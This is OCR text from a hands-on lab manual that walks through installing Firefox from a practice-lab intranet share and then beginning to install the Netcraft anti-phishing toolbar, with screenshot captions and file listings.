
. .

Name	Created	Size
Data Files	27/03/2017	10
FTP	22/07/2015	1
Hotfix	22/07/2015	5
Installation_Files	22/07/2015	73
Tools	22/07/2015	55

Figure 3.2 Screenshot of PLABWIN10: Clicking the Installation_Files link.

Step 3

On the **Installation_Files** page, click **Firefox**.



PLABWIN10 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=bCm4bswxqRluvKN8R5vZuPnHDI2UpjF0lb1AdIP5YkdFvZNC\
Intranet
intranet/
Type here to search

Exchange2013	13/09/2016	8
Exchange2016	22/07/2015	5
Files	02/10/2015	1
Firefox	27/09/2017	8
Flash	11/09/2015	1
GCFI-LX.xxx	14/08/2018	1
General	22/07/2015	24
GMetrix	30/11/2015	1
gns	18/06/2018	1
IDServe	20/11/2017	1
InternetExplorer	24/07/2015	1
ISO	22/07/2015	14
Java	22/07/2015	10
Kali	22/07/2015	3
Ldc	27/01/2017	2
Libreoffice	15/11/2019	1
Linux	22/07/2015	7
MATC	07/01/2016	4

Figure 3.3 Screenshot of PLABWIN10: Clicking the Firefox link.

Step 4

On the **Firefox** page, click **Firefox Setup 87.0.exe**.


PLABWIN10 - Google Chrome
practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=DbnYPyNq8uAoKKbGrWrQAlVff3toqpd...
Intranet
intranet/
Tools and resources
Public files
My files
Upload file
Browse...
Space remaining 100.00 of 100Mb
Type here to search

Note

We have updated this website to start offering more services. As part of this, the location of the files has changed slightly from most of the documentation.

For example, Tools and Resources > Installation_Files > Cisco is now simply Installation_Files > Cisco


.. Installation_Files Firefox

Name	Created	Size
enigmail-1.9.9-sm+tb.xpi	23/03/2018	1.68 Mb
enigmail-1.9.9-sm+tb.xpi.zip	26/03/2018	1.67 Mb
firefox 50.0.zip	19/04/2018	221.45 Mb
Firefox Setup 56.0.1.exe	10/10/2017	36.91 Mb
Firefox Setup 57.0.exe	13/06/2018	36.79 Mb
Firefox Setup 61.0.1.exe	01/08/2018	34.49 Mb
Firefox Setup 67.0.exe	31/05/2019	43.21 Mb
Firefox Setup 87.0.exe	07/04/2021	325.23 Kb
gpg4win-3.0.3.exe	23/03/2018	25.74 Mb

Figure 3.4 Screenshot of PLABWIN10: Clicking the Firefox Setup 87.0.exe link.

Step 5

In the notification bar, click **Run**.


PLABWIN10 - Google Chrome
practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=DbnYPyNq8uAoKKbGrWrQAIVff3toqpd...
Intranet
intranet/
Tools and resources
Public files
My files
Upload file
Browse...
Space remaining 100.00 of 100Mb
Type here to search

Note

We have updated this website to start offering more services. As part of this, the location of the files has changed slightly from most of the documentation.

For example, Tools and Resources > Installation_Files > Cisco is now simply Installation_Files > Cisco

.. Installation_Files Firefox

Name	Created	Size
enigmail-1.9.9-sm+tb.xpi	23/03/2018	1.68 Mb
enigmail-1.9.9-sm+tb.xpi.zip	26/03/2018	1.67 Mb
firefox 50.0.zip	19/04/2018	221.45 Mb
Firefox Setup 56.0.1.exe	10/10/2017	36.91 Mb
Firefox Setup 57.0.exe	13/06/2018	36.79 Mb
Firefox Setup 61.0.1.exe	01/08/2018	34.49 Mb
Firefox Setup 67.0.exe	31/05/2019	43.21 Mb
Firefox Setup 87.0.exe	07/04/2021	325.23 Kb

What do you want to do with Firefox Setup 87.0.exe (325 KB)?
From: intranet


Run | Save | Cancel

Figure 3.5 Screenshot of PLABWIN10: Clicking Run in the notification bar.

Step 6

Installation of Firefox starts automatically.

Please wait for the installation to complete.


PLABWIN10 - Google Chrome
practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=DbnYPyNq8uAoKKbGrWrQAlVff3toqpd...
Intranet
intranet/
Tools and resources
Public files
My files
Upload file
Browse...
of 100Mb
Firefox Installer
Firefox Browser
Type here to search

Note

We have updated this v

For example, Tools an

.. Installatio

Optimising your settings for speed, privacy, and safety.

Firefox will be ready in just a few moments.

Now installing...

Name		Size
enigmail-1.9.9-s		1.68 Mb
enigmail-1.9.9-s		1.67 Mb
firefox 50.0.zip		221.45 Mb
Firefox Setup 5		36.91 Mb
Firefox Setup 5		36.79 Mb
Firefox Setup 6		34.49 Mb
Firefox Setup 67.0.exe	31/05/2019	43.21 Mb
Firefox Setup 87.0.exe	07/04/2021	325.23 Kb
gpg4win-3.0.3.exe	23/03/2018	25.74 Mb


Figure 3.6 Screenshot of PLABWIN10: Showing a dialog box with the Firefox browser installer.

Step 7

The **Welcome to Firefox** tab is shown.

It asks if you would like to make Firefox your default browser, ignore this.

If a notification stating a new Firefox update is available, select **Not now.**



practice-labs.com/device-advanced.aspx?client=html&device=4&width=1024&height=768&login=true&token=SVg5qXZDSNBtGi1z4QwvwRtBZFdfKyGN8jl...

Make Firefox your default

Speed, safety, and privacy every time you browse.

Figure 3.7 Screenshot of PLABWIN10: The Welcome to Firefox tab is displayed.

Task 2 - Use the Netcraft Toolbar

The Netcraft toolbar is designed to protect the users from phishing attacks. It is a Web browser plug-in which detects a phished Website when you visit it.


In this task, you will learn to install and use the Netcraft toolbar. To do this, perform the following steps:

Step 1

The Firefox window opens. In the address bar, type the following URL:

```
toolbar.netcraft.com
```

Press **Enter**.



practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=DbnYPyNq8uAoKKbGrWrQAlVff3toqpd...

toolbar.netcraft.com

PLABWIN10 - Google Chrome
Welcome to Firefox
Firefox Privacy Notice — Mozil
http://toolbar.netcraft.com/ — Visit
toolbar.netcraft.com
This time, search with:
Have an account? Sign in
Make Firefox your default
Speed, safety, and privacy every time you browse.
Make Default
Not now
Type here to search

